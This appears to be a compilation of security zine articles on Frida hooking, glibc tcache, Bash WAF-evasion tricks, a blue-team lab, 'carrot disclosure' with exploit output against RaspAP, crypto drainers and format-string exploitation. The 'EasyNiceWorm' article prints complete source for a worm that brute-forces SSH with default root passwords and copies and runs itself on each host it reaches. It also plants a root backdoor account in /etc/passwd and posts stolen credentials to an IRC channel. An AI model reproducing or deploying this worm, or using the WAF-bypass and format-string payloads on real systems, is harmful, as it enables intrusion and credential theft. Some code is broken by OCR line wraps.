
Introduction
Frida is a dynamic code instrumentation toolkit which lets you inject snippets of JavaScript or your own library into native apps on Windows, macOS, GNU/Linux, iOS, watchOS, tvOS, Android, FreeBSD, and QNX. We will focus on Android today for reverse engineering and changing how the application functions. If you don't have a sample native C code for testing, you can use the following:

```
#include <jni.h>
#include <stdlib.h>
#include <time.h>

jint
Java_com_sample_test_MainActivity(J
NIEnv *env, jobject this) {
    srand((unsigned int) time(0));
    int intrandom = (rand() % (990
- 101)) + 101;
    return intrandom;
}
```

Identifying function to hook
Looking at the compiled library using **nm --demangle --dynamic libnative-lib.so** shows the function names. It will help to identify any **Java_com** functions to target and instrument.

```
$ nm --demangle --dynamic
libnative-lib.so
00002000 A __bss_start
         U __cxa_atexit
         U __cxa_finalize
00002000 A _edata
00002000 A _end
00000630 T
Java_com_sample_test_MainActivity
         U rand
         U srand
         U __stack_chk_fail
         U time
```

In our sample, **Java_com_sample_test_MainActivity** is the target. In normal situations, you would identify the potential functions by reverse engineering the library and look for interesting functions to hook. This can also be achieved by hooking the Java code directly to manipulate the calls being made to Java Native Interface (JNI) but there may be cases where hooking C code is desirable. I will leave exploring the difference and how it can be done in Java to the reader.

Hook the function with Frida
The following is the Frida hook to change the function return call from **intrandom** to zero.

```
Interceptor.attach(Module.getExport
ByName('libnative-lib.so',
'Java_com_sample_test_MainActivity'
), {
    onEnter: function(args) {
    },
    onLeave: function(retval) {
      retval.replace(0);
    }
});
```

Let's look at what the Frida script performs; (1) it gets **libnative-lib.so** by using an interceptor (Interceptor.attach(target, callbacks[, data]))* which intercept calls to function at target, and is a NativePointer specifying the address of the function you would like to intercept calls to. The callbacks* argument is an object containing one or more of:

- onEnter(args): callback function given one argument args that can be used to read or write arguments as an array of NativePointer objects. {: #interceptor-onenter}
- onLeave(retval): callback function given one argument retval that is a NativePointer-derived object containing the raw return value. It calls retval.replace(0) to replace the return value with the integer 0. Note that this object is recycled across onLeave calls, so do not store and use it outside your callback. Make a deep copy if you need to store the contained value, e.g.: ptr(retval.toString()).

*You can explore more of this and the rest of the Frida API here.

With this script injected (**frida -U -f <package-name> -l <frida-script>**), **Java_com_sample_test_MainActivity** will always return zero.

Conclusion
If you are dealing with mobile applications for penetration testing, reversing or malware analysis, Frida is your friend. I also recommend exploring r2frida for further learning.

Inspecting Tcache parsing

Have you ever wondered how the Tcache is parsed for multiple threads? Let's delve into TLS(Thread Local Storage) handling in `GNU LIBC` systems.

A brief introduction to Tcache: Post `GLIBC 2. 26`, the blocks freed by malloc are stored in a list called Tcache. It is managed on a per-thread basis and utilized for optimization purposes to be reused during reallocation of the heap. Let us examine a simple program and utilize gdb to visualize the thread-specific allocations.

```
#define THREAD_CNT 10
void *thread_fn(void *vargp)
{
    char* a = (char*) malloc(40);
    char* b = (char*) malloc(40);
    free(a);
    free(b);
    sleep(100);
}

int main()
{
    pthread_t thread[THREAD_CNT];
    for (int i = 0; i < THREAD_CNT; i++) {
        pthread_create(&thread[i],
        NULL, thread_fn, NULL);
    }
    __builtin_trap();
    exit(0);
}
```

When debugging this program using gdb, we would encounter a `SIGTRAP`. On 64-bit Linux systems, dereferencing the `fs_base` pointer accesses the pointer to the pthread structure, which is allocated whenever a new thread is created.

```
pwndbg> info registers
...
fs_base 0x7ffff7c006c0
```

We've switched to thread 2, which is a non-main thread, and are examining the state of registers. Let us visualize this as a struct pthread.

```
pwndbg>  p *(((struct pthread *)
            (0x7ffff7c006c0)))
$2 = {
  {
    header = {
      tcb = 0x7ffff7c006c0,
      dtv = 0x5555555592b0,
. . .
```

The `tcb` refers to thread control block which is again a pointer to pthread struct.

```
typedef struct
{
    void *tcb;
    dtv_t *dtv;
. . .
} tcbhead_t
```

We'll focus on `dtv`, which essentially acts as a 2D vector allowing access to thread-specific variables for a specific module id. The module id for the current execution is 1. Therefore, `dtv[1]` will give us access to the current thread-specific variable.

```
pwndbg> p (*((struct pthread *)
    (0x7ffff7c006c0))).header.dtv[1]
$3 = {
  counter = 140737349944888,
  pointer = {
    val = 0x7ffff7c00638,
    to_free = 0x0
  }
}
```

The `counter` here serves as a version maintenance mechanism, but we won't investigate that. The `pointer.val` gives us the pointer to the `tcb` for the current thread. Hence, accessing the thread-specific variables is as easy as

```
dtv[module_id]. pointer. val + ti_offset
```

Examining the pointers around the `dtv[1]` will leak the pointer to the tcache for that specific thread

```
pwndbg> x/10gx (*((struct pthread *)
  (0x7ffff7c006c0))).header.dtv[1].pointer.val
. . .
0x7ffff7c00678:
0x0000000000000000          0x00007ffff00008e0
```

The address `0x00007ffff00008e0` has read-write permissions and is within the memory map range of size `0x21000`, which is the default size of heap allocation on 64-bit systems(This could also be a stack!). Let's try and dereference it as a `tcache_perthread_struct`:

```
pwndbg> p *(((struct tcache_perthread_struct*)
          (0x7ffff00008e0)))
$5 = {
counts = {0, 2, 0 <repeats 62 times>},
entries =
{0x0, 0x7ffff0000ba0, 0x0 <repeats 62 times>}
}
```

We have found the tcache book keeping struct, which has the counts and entries for the tcache bins. Let us verify the same using pwndbg tcache command:

```
pwndbg> tcachebins
0x30 [2]: 0x7ffff0000ba0 -> 0x7ffff0000b70
```


Reference

- Tcache viz - rizin-4355
- https://chao-tic.github.io/blog/2018/12/25/tls

Bash Techniques to bypass a WAF!

A WAF or web application firewall helps protect web applications by filtering and monitoring traffic between a web application and the client sending traffic. A WAF bypass is a method to communicate with the components behind the WAF without the WAF realizing that malicious commands are being issued. The examples in this article assume the attacker is communicating with Bash on a remote system most likely from a command injection vulnerability.


Let's create a file containing the word "contents" to experiment with. In a real world example, /etc/passwd would be a good target on a remote system as it generally has read permission for most OS users.



```
~/paged_out
paged_out@magazine: ~$ echo contents > secret_file
paged_out@magazine: ~$ cat secret_file
contents
paged_out@magazine: ~$ |
```

Some example bypass techniques.


1) 'Con'catenation



```
~
paged_out@magazine: ~$ 'c'at 's'ecr'et'_file
contents
paged_out@magazine: ~$ |
```

A pair of single quotes can be used for concatenation in a Bash. This can be a method for evasion if a WAF or web application has a black list of specific words or phrases.


2) {Brace,Expansion)



```
~/paged_out
paged_out@magazine: ~$ {cat,secret_file}
contents
paged_out@magazine: ~$ |
```

Bash will perform a brace expansion of comma separated values within braces. This is a good technique to bypass any whitespace filtering that may be taking place.


3) Uninitialized variables



```
~
paged_out@magazine: ~$ cat $nothing secret_file
contents
paged_out@magazine: ~$ |
```

Uninitialized variables are treated as empty strings in Bash and can be leveraged for obfuscation. $IFS is a shell variable to be aware of that can be used for word splitting. Bash will recognize this as a space and, therefore, it can be used to bypass any space filtering in a WAF.


4) Globbi?g and \Escaping



```
~/paged_out
paged_out@magazine: ~$ /???/\c\a\t ???????????
contents
paged_out@magazine: ~$ |
```

Globbing is the use of wildcards to match characters. A "?" can be used to replace a character in a filename. Escaping can also be leveraged to add some obfuscation.

Putting it all together



```
~
paged_out@magazine: ~$ c${what}a${is}t s${going}'e'c\r\e?_f${on}?l?
contents
paged_out@magazine: ~$ |
```

This command contains escaping, concatenation, globbing and uninitialized variables. It is also a good idea to try different encoding methods in case something in the processing stack decodes them prior to bash. For example, 'A' can be represented as hex \x41 or unicode \u0041.

As a system owner should I be worried?

A WAF will perform normalization of incoming traffic and undo many of the techniques above prior to identifying malicious traffic. Therefore, a modern well configured WAF should identify the techniques. The issue often lies with WAF's being configured suboptimally due to relaxations performed to meet business requirements.

Building a portable blue team home lab

1 Introduction
Building a home lab does not mean that you always need some old PC or a second-hand server, a bunch of switches and routers, to build a home lab where you will deploy various things such as SIEM, firewall, AD and more. All that can be nicely done on just one laptop which then you can carry with you wherever you want. Here's a list of everything you need to start building your own blue team playground!

2 Hardware Requirements
Starting with the hardware requirements you will need a nice CPU with 8 cores and 16 threads, then at least 32GB RAM, it would be nice to have a good GPU, but nothing special, 500GB SSD and as for OS I recommend using a Fedora.

3 Network Topology
Start creating your network topology with the firewall, endpoint VM and an active directory. Think about what you want to test and what you need, then add more things to it. Then design VLANs, so that each VLAN has some purpose in your topology. Finally, when you get all the details, put it in a nice drawing using the **draw.io** [1] tool.

3 Firewall
As a firewall, use a **pfSense** [2], an open source firewall that has many cool features that you can use, such as packet capture, network troubleshooting, VPN, IPSec and more. Your firewall VM should have several NICs, 1 for each VLAN plus 1 for management connection.

4 DFIR
For DFIR VM, I recommend checking out **Tsurugi Linux** [3] or **SANS SIFT Workstation** [4] as they come with quite a lot of nice pre-installed tools for forensics. As this machine will be used for a forensic and OSINT, it should be set in a security VLAN, which simulates a company security department.

5 Malware Analysis
Now you want to create an environment to analyze malware samples from the Internet. For this, I recommend **REMnux** [5], a powerful Linux distro for malware analysis.


6 Domain Controller
As we simulate a corporate network, it needs a user identity and management solution such as Domain Controller deployed on a **Windows Server 2019** [6]. This VM should be in the corporate VLAN and should have installed services such as Active Directory Domain Service, DHCP Server, DNS Server, File and Storage Services and Remote Access.

7 End Devices
These VMs simulate corporate devices joined to the domain, from which you can run specific malware samples or open some malicious websites to test detections in the SIEM. You can either use evaluated Windows VMs or some other Linux distro.

8 Web Server
This is an Ubuntu Server VM that hosts a company website full of vulnerabilities. For this purpose a **DVWA** [7] project is used.

9 Kali Linux
You also need a machine which will simulate a threat actor group that will run various scripts and web attacks on your corporate network in order to test detections in your SIEM. Use **Kali Linux** [8] which will be on a separate VLAN network "outside" of your firewall to simulate the attacks from the "Internet".

10 SIEM
Finally, you need a SIEM and I recommend a **Security Onion** [9], an open source SIEM that has an excellent community. This SIEM is based on ELK stack and contains endpoint agents for collecting logs, IPS/IDS tools Zeek and Suricata, CyberChef and Playbook. You can then use a port mirroring feature from pfSense to send all the network traffic in the network to the Security Onion and watch how your networks act during the various cyber activities such as port scanning, brute force, SQL injection and more.



12 References
[1] https://github.com/jgraph/drawio-desktop
[2] https://www.pfsense.org/download/
[3] https://tsurugi-linux.org/
[4] https://www.sans.org/tools/sift-workstation/
[5] https://remnux.org/
[6] Windows Server 2019 | Microsoft Evaluation Center
[7] https://github.com/digininja/DVWA
[8] https://www.kali.org/
[9] https://securityonionsolutions.com/

Marko Andrejić

This is a placeholder ad (since we had an odd number of ads). At the same time, it's a great opportunity to explain how ads work in Paged Out!

First of all, we have two kinds of ads in our zine:

Community Ads
These are free to publish but are restricted to free projects, tutorials, tools, etc – basically we want to advertise cool community-made stuff.


Sponsorship Ads
These help us cover the cost of making Paged Out! – thank you!

Secondly, we'll keep the number of ads to a minimum – this means the zine will have at most 1 ad page for 10 content pages (rounded up).

And that's it. In case you would like to publish a Community Ad, or support us with a Sponsorship Ad, please check out the details at:
https://pagedout.institute/?page=ads.php

btw, we're on discord!
https://gynvael.coldwind.pl/discord

Make Debugging Easy Again!



- Enhance your reverse engineering skills.
- Help us improve debugging experience.
- Join our discord community.
- Contribute and collect stickers.

https://pwndbg.re
https://github.com/pwndbg/pwndbg
https://discord.com/invite/x47DssnGwm

🥕 Carrot disclosure

Originally published on https://dustri.org/b/carrot-disclosure.html,
— Julien "jvoisin" Voisin

Once you have found a vulnerability, you can either sit on it or disclose it. There are usually two ways to disclose, with minor variations:

- Coordinated Disclosure [1] where one gives time to the vendor to issue a fix before disclosing
- Full Disclosure [2] where one discloses immediately without notifying anyone beforehand.

I would like to coin a 3rd one: Carrot disclosure, dangling a metaphorical carrot [3] in front of the vendor to incentivise change. The idea is to only publish the (redacted) output of exploits for a critical vulnerability, to showcase that the software is exploitable. Now the vendor has two choices: either perform a holistic audit of their software, fixing as many issues as possible in the hope of fixing the showcased vulnerability; or losing users who might not be happy running a known-vulnerable software. Users of this disclosure model are of course called *Bugs Bunnies*.

We all looked at catastrophic web applications, found a ton of bugs, and decided not to bother with reporting them, because there were too many of them, because we knew that there will be more of them lurking, because the vendor is a complete tool and it would take more time trying to properly disclose things than it took finding the vulnerabilities, … This is an excellent use case for Carrot Disclosure! Of course, for unauditably-large codebases, it doesn't work: you've got a Linux LPE, who cares.

Interestingly, it shifts the work balance a bit: it's usually harder to write an exploit than it's to fix the issue. But here, the vendor has to audit and fix their entire codebase, for the ~low cost of one (1) exploit, that you don't even have to publish if you don't want to. Moreover, publishing a proof of successful exploitation will likely lower the value of hoarding the exploits, since it increases the odds of people looking for, finding, and burning them. It's much more motivating to look for exploitable vulnerabilities when you know that there are some low-hanging ones.

If you want to be extra-nice, you can:

- Publish the SHA256 of the exploit, to prove that you weren't making things up, or if you get sued for whatever frivolous reasons like libel.
- Maintain the exploits against new versions. Since you don't have hardcoded offsets because we're in 2024, you can even put this in a continuous integration.
- Publish the exploit once it has been fixed, otherwise you risk having vendors call your bluff next time, or at least notify that the issue has been fixed.

Let's have an example, as a treat. A couple of shitty vulnerabilities for RaspAP [4] that took 5 minutes to find and at least 5 more to write an exploit each:

```
$ ./read-raspap.py 10.3.14.1 /etc/passwd 2
[+] Target is running RaspAP
[+] Dumping 1 line of /etc/passwd
root:x:0:0:root:/root:/bin/bash
$ ./authed-mitm-raspap.py 10.3.14.1
[+] default login/password in use
[+] backdoored, enjoy your MITM!
$ ./raspap-wifipwd.py 10.3.14.1
[+] wifi password: "secretwifipassword"
$ ./leak-wg-raspap.py 10.3.14.1
[+] Got key! Saved as ./wg-10.3.14.1.key
$ ./brick-raspap.py 10.3.14.1
[+] Target is running RaspAP
[+] Bricking the system...
[+] System bricked!
```

It looks like there is a low-hanging unauthenticated arbitrary code execution chainable with a privilege escalation to root as well, but since writing an exploit would take more than 5 minutes, I can't be bothered, and odds are that it'll be fixed along with the persistent denial-of-service anyway. A couple of days after publishing those, it was a success:

- A pull request [5] from defendtheworld [6] adding more escaping, and making all the ajax requests authenticated.
- Another pull request [7] from one of the authors of RaspAP, adding a bit more hardening on top of it.

Unsurprisingly, there are still other fun bugs lurking in RaspAP, so feel free to grow your own carrots 🥕, in this garden or another one!

[1] https://en.wikipedia.org/wiki/Coordinated_vulnerability_disclosure
[2] https://en.wikipedia.org/wiki/Full_disclosure_(computer_security)
[3] https://en.wikipedia.org/wiki/Carrot_and_stick
[4] https://raspap.com/
[5] https://github.com/RaspAP/raspap-webgui/pull/1546
[6] https://twitter.com/defendtheworld/status/1767204517316108414
[7] https://github.com/RaspAP/raspap-webgui/pull/1548


Drainers: Signing the Crypto Devil's Contract

Bitso Quetzal Team - 2024

In the realm of blockchain technology, smart contracts serve as digital arbiters of automated agreements, eliminating the need for intermediaries in transaction processes. At their core, smart contracts are self-executing agreements with their terms often written in languages like *Solidity* or *Rust*. However, it's worth noting that the decentralized nature of blockchain also opens the door to new malicious and creative attack vectors. Threat Actors can create malicious contracts that could cost victims all their assets. This article explores the malicious smart contracts scene and introduces a new threat: **Drainers**.

Drainers deceive users into signing away their crypto assets, including tokens and NFTs, and send them to the attacker's wallet. Most Drainers are sophisticated, identifying and transferring only valuable assets, and sometimes even swapping less popular tokens for more desirable ones before bailing out to the attacker. But why would users willingly accept such transactions? Drainers often operate in conjunction with phishing sites posing as legitimate platforms, playing the role of the "backend" in the operation, while the fake site mans the "frontend." These sites request users to connect using popular wallets, like Metamask, and display an authentic signature request for the malicious contract using creative promises like airdrops, rewards or even "gas fees refunds". Then, with just a click, the worst happens.
Creepy, isn't it? It only gets worse. You don't have to spend weeks learning Solidity to write your drainer, only to realize that you also need to enhance your frontend skills to create a convincing, deceitful site. This process can be easily automated through the Drainers as a Service (DaaS) model — a parallel to the Malware as a Service (MaaS) concept. In this model, threat actors design smart contracts and lease their use to affiliates who deploy their kits and share profits with the original creator, while being entitled to receive support and updates. And it can still get worse: drainer affiliates often promote fake posts on social media platforms like Twitter using paid, verified accounts. Additionally, they invest in paid advertisements on popular search engines such as Google. This strategy allows them to hijack specific search terms and even secure better positioning than the original product, service, or company they are impersonating. But wait, there's more… the DaaS market is ever-expanding with numerous well-established competitors. Let's take a look.

Arguably the most popular drainer out there is Inferno, which left its mark on Web3-powered cybercrime history. Inferno's DaaS model started in November 2022 and finished a year later, after seizing more than $100M from victims. Inferno's exit was a tidy one, slowly shutting down their operation, beginning by deleting the admin's Telegram account but retaining the infrastructure, files, and devices to ensure "a smooth transition to the new service" clients may choose. They even had the time to say a last goodbye on their Telegram channel. Inferno targeted popular crypto projects such as Pepe, Collab.Land, and Nakamigos, using malicious JavaScript code to impersonate Web3 protocols like *Seaport*, *WalletConnect*, and *Coinbase*. To this day (February 28th, 2024), although "inactive," Inferno continues siphoning their victims' funds for considerable amounts. Other competitors include **Angel** (around $36M stolen), **Pink** (around $36M), **Medusa** (around $5M), and **Ace** drainers, each with their unique style, features, rivalries and even leadership drama.


Forwarded from Ace♠
👾 NFT Signed | Type: OSTransfer TXID
💎 $81030.67 | 0x4FD5...DE5c | Zerion 11:24 PM

Forwarded from Ace♠
✏️ ERC-20 Signed | Type: Approval TXID
💎 $104462.02 | 0x4FD5...DE5c | Zerion 11:24 PM

Forwarded from Ace♠
👾 NFT Signed | Type: NFT Collection TXID
💎 $35155.72 | 0x4FD5...DE5c | Zerion 11:24 PM

Forwarded from Ace♠
👾 NFT Signed | Type: NFT Collection TXID
💎 $9414.63 | 0x4FD5...DE5c | Zerion 11:24 PM

Ace Drainer notifications via Telegram


To conclude, remember that phishing is a crucial part of the drainers' operation, and deceiving users is a must to steal their funds. As always, criminals are improving their game to maximize profits, successfully compromising and impersonating significant players such as hardware crypto wallet manufacturers like Ledger and Trezor, security companies like Mandiant, and even the SEC. So, stay vigilant, do your own research, don't sign anything without reading the small print… and please don't get *rekt*.

KRM

Easy NiceWorm

https://github.com/4nimanegra/EasyNiceWorm

On this page, we will create a simple C-based worm for penetration testing purposes. The worm attempts to make SSH connections to random IP addresses using a small credential database to copy and execute its own code. Additionally, a small piece of code enables the worm to chat on a specific IRC server and channel where information about all misconfigured machines is shared.



The target detector essentially utilizes random values ranging from 0 to 255 for the last digit of an *IP* address within the subnet class C network *10.0.0.X/24*. This value should be changed according to the IP addresses in the private network being tested. In the source code, we employ a constant named *MYNET* with the value *10.0.0.*, and a variable *host* where, in each iteration, we store the constant followed by a random value generated using the rand function. The security testing engine operates based on a list of 10 specific default passwords for root credentials.

```c
#include <time.h>
#include <libssh/libssh.h>
#include <stdlib.h>
#include <stdio.h>
#include <unistd.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <sys/ioctl.h>
#include <openssl/ssl.h>
#include <openssl/err.h>
#define MYNET "10.0.0."
#define IRC "10.0.0.254"
#define IRCPORT 6697
char user[11][20] = {"easyniceworm","root","root","root","root",
  "root","root","root","root","root","root"};
char pass[11][20] = {"testit","root","123456","000000","111111",
   "Zte521","admin","anko","openelec","uClinux","xmhdipc"};
char host[16],myworm[20],remoteworm[30];
```

Each time the penetration testing worm successfully connects to an *IP* address on port *22* using the *SSH* protocol, it attempts to log into the machine. All *SSH* interactions are handled using the *sshlib* library. Upon successful login, the tool copies its own code into the */tmp/* directory and executes the copied code on the remote computer. After this process, the newly infected computer becomes a member of our penetration testing botnet, and the tool proceeds to search for new hosts to be introduced into it.

```c
int main(int argc, char *argv[]){
  int port=22,i,con,size,readsize,writesize;
  ssh_session session;ssh_channel sshchannel;
  ssh_scp scp; FILE *f; struct stat fileinfo; char buffer[1024];
  sprintf(myworm,"./%s",argv[0]);
  sprintf(remoteworm,"%s",argv[0]);
  f=fopen(myworm,"r"); fstat(fileno(f),&fileinfo);
  size=fileinfo.st_size; fclose(f);
  srand(time(NULL)); f=fopen("/etc/passwd","a");
  if(f!=NULL){fprintf(f,"easyniceworm:RXNdM4J3tjTtk:0:0::");
    fprintf(f,"/root:/bin/sh\n");fclose(f);}
  while(1==1){
    sprintf(host,"%s%d",MYNET,(rand()%255)+1); i=0;
```

```c
    while(i < 11){
      session=ssh_new();
      if((ssh_options_set(session, SSH_OPTIONS_USER,
        user[i])<0) || (ssh_options_set(session,
        SSH_OPTIONS_HOST, host)<0) || (ssh_options_set(
        session, SSH_OPTIONS_PORT, &port)<0)){break;}
      con = ssh_connect(session);
      if(con != SSH_OK){break;}
      if(con = ssh_userauth_password(session, NULL, pass[i])
        == SSH_AUTH_SUCCESS){
        if(i == 0){break;};
        sendToIrc(i);
        writesize=0;
        scp=ssh_scp_new(session,SSH_SCP_WRITE,"/tmp/");
        if(ssh_scp_init(scp)==SSH_ERROR){break;}
        con=ssh_scp_push_file(scp,remoteworm, size, 0766);
        if(con != SSH_ERROR){
          f=fopen(myworm,"r");
          while(1==1){
            readsize=fread(buffer,1,sizeof(buffer),f);
            if(SSH_ERROR ==
              ssh_scp_write(scp,buffer,readsize)){break;}
            writesize=writesize+readsize;
            if(writesize==size){break;}}
          fclose(f);}
        if((sshchannel = ssh_channel_new(session))
          ==NULL){break;}
        if((con = ssh_channel_open_session(sshchannel))
          < 0){break;};
        if((con = ssh_channel_request_exec(sshchannel,
          "cd /tmp/;./EasyNiceWorm &")) < 0){break;};
        ssh_free(session);break;}
      ssh_free(session);
      i=i+1;}
    sleep(10);}}
```

To notify the red team of the new host, a connection to an *IRC* server is utilized. The initial action following a successful login is to connect to a specific *IRC* server and channel to announce the *IP* address, username, and password of the new member. The *IRC* host and port are defined by the constants *IRC* and *IRCPORT*, respectively, while the channel where the host discloses the information is hardcoded as *4d50*. Remember to configure the *IRC* into a private *IP* address on the network and the channel to not accept clients from outside, in order to preserve the information stored on it.

```c
void sendToIrc(int i){
  SSL_CTX *ctx;SSL *ssl;int socketirc,numchar;
  struct sockaddr_in serveradd;char data[900];
  SSL_library_init();
  OpenSSL_add_all_algorithms();
  SSL_load_error_strings();
  ctx = SSL_CTX_new(SSLv23_client_method());
  if((socketirc = socket(AF_INET,SOCK_STREAM,0)) == -1){
    return;}
  serveradd.sin_family = AF_INET;
  serveradd.sin_addr.s_addr=inet_addr(IRC);
  serveradd.sin_port=htons(IRCPORT);
  if(connect(socketirc,&serveradd,sizeof(serveradd))
    != 0){return;}
  ssl = SSL_new(ctx);SSL_set_fd(ssl, socketirc);
  if (SSL_connect(ssl) != 1) {
     exit(EXIT_FAILURE);}
  printf("Connected to %s %d\n",IRC,IRCPORT);sleep(5);
  numchar=sprintf(data,"user 4d50 4d50 4d50 4d50\n"
   "nick Ad50_%d\n",rand());
  SSL_write(ssl, data, numchar);sleep(5);
  numchar=sprintf(data,"join #4d50\nprivmsg #4d50 :"
   "%s %s %s\nquit\n",host,user[i],pass[i]);
  SSL_write(ssl, data, numchar);sleep(5);
  SSL_shutdown(ssl);SSL_free(ssl);
  close(socketirc);SSL_CTX_free(ctx);}
```

The first action the worm performs on the host is to add a new *root* user privileges account using the credential *easyniceworm* as the username and *testthiscomputer* as the password. This action enables the red team to log in to the different members without knowing the credentials. It also serves as a means to determine if the host has been previously compromised by the tool, in order to avoid re-executing the worm program. The *easyniceworm* binary is stored in the */tmp/* directory on the unsafe machine, ensuring it has been coded with an ephemeral lifespan. Therefore, the appropriate method to compile EasyNiceWorm should be as follows:

```
gcc -o ./EasyNiceWorm ./EasyNiceWorm.c -lssl -lssh -lcrypto -lz -ldl -static -lgssglue
```

This work was originally created for PagedOut and translated by the author for UnderD0cs Magazine Number 8.

https://underc0de.org/foro/e-zines/underdocs-marzo-2020-numero-8/ (It requires free registration).

Garcia-Jimenez, Santiago

Format String Vulns for hackers in a hurry

Are you competing in a CTF *right now*? You know how `printf`[1] works and you notice the obvious format string vulnerability, but don't know how to exploit it? Perfect, this step-by-step guide is your cheatsheet to a quick victory!

1 The Problem

Consider the following simple, vulnerable program:

```c
int main {
    char buf[256];
    fgets(buf, 256, stdin);
    printf(buf); // <----- evil!
}
```

This is a classic, obvious format string vulnerability. What can we do with it?

- Leak registers if the calling convention of the target allows it (*using %p, %x, %d, etc.*)
- Leak arbitrary stack content
- Leak arbitrary memory (*using %s*)
- Write values at arbitrary memory (*using %c and %n in combination*)

2 Turbo Quick Start

On Linux x86_x64, the **calling convention** is accessing registers and then the stack, in order:

0. RDI	3. RCX	6. $[RSP]$
1. RSI	4. R8	7. $[RSP + 8]$
2. RDX	5. R9	8. ...

You can **access an arbitrary parameter** passed to a format string function by using "direct parameter access" (RDI cannot be accessed):

- Print out R8 as an address in hex: `%4$p`
- Print out the value found at $RSP + 8$ in decimal: `%7$d`
- Print out the string pointed to by the address found at $RSP + \alpha \cdot 8$: `%(`α`+6)$s`

You can **write to an arbitrary address** using the `%n` specifier:

- Write 1337 to the address pointed to by RSI: `%1337c%n`
- Write 1337 to the address found on the stack at $RSP + 8$: `%1337c%7$n`
- Pick the address by **injecting** it in the payload, on the stack: `%1337c%8$nPPPPPP\xEF\xBE\xAD\xDE`
- Notice the padding in the previous example to align the address to a stack entry $(RSP + 16)$
- You can also do this to **read arbitrarily**: `%7$sPPPP\xEF\xBE\xAD\xDE`

3 The Exploit

3.1 How to imagine it?

%Xc	%T$n	optional padding	target

Visualize the generic diagram above, where:

- `X` is the value we want to write (usually part of an address for a *win* function, like `system`)
- `T` is the direct argument offset to `target`
- `optional padding` is added to align the target address to a stack entry
- `target` is the address we want to write to (injected)

3.2 What to attack?

- **GOT section**, if executable has *partial or no RELRO* protections
- A function **return address**, if a *stack address is leaked*
- An **important variable** (`is_admin`, etc.)
- **Function pointers**
- **File structures**[2]

3.3 Other useful tips

- Usually your payload will be at RSP: `%6$p`
- Use **length modifiers** to change the size of the specifier (`%hx < %x < %lx`)
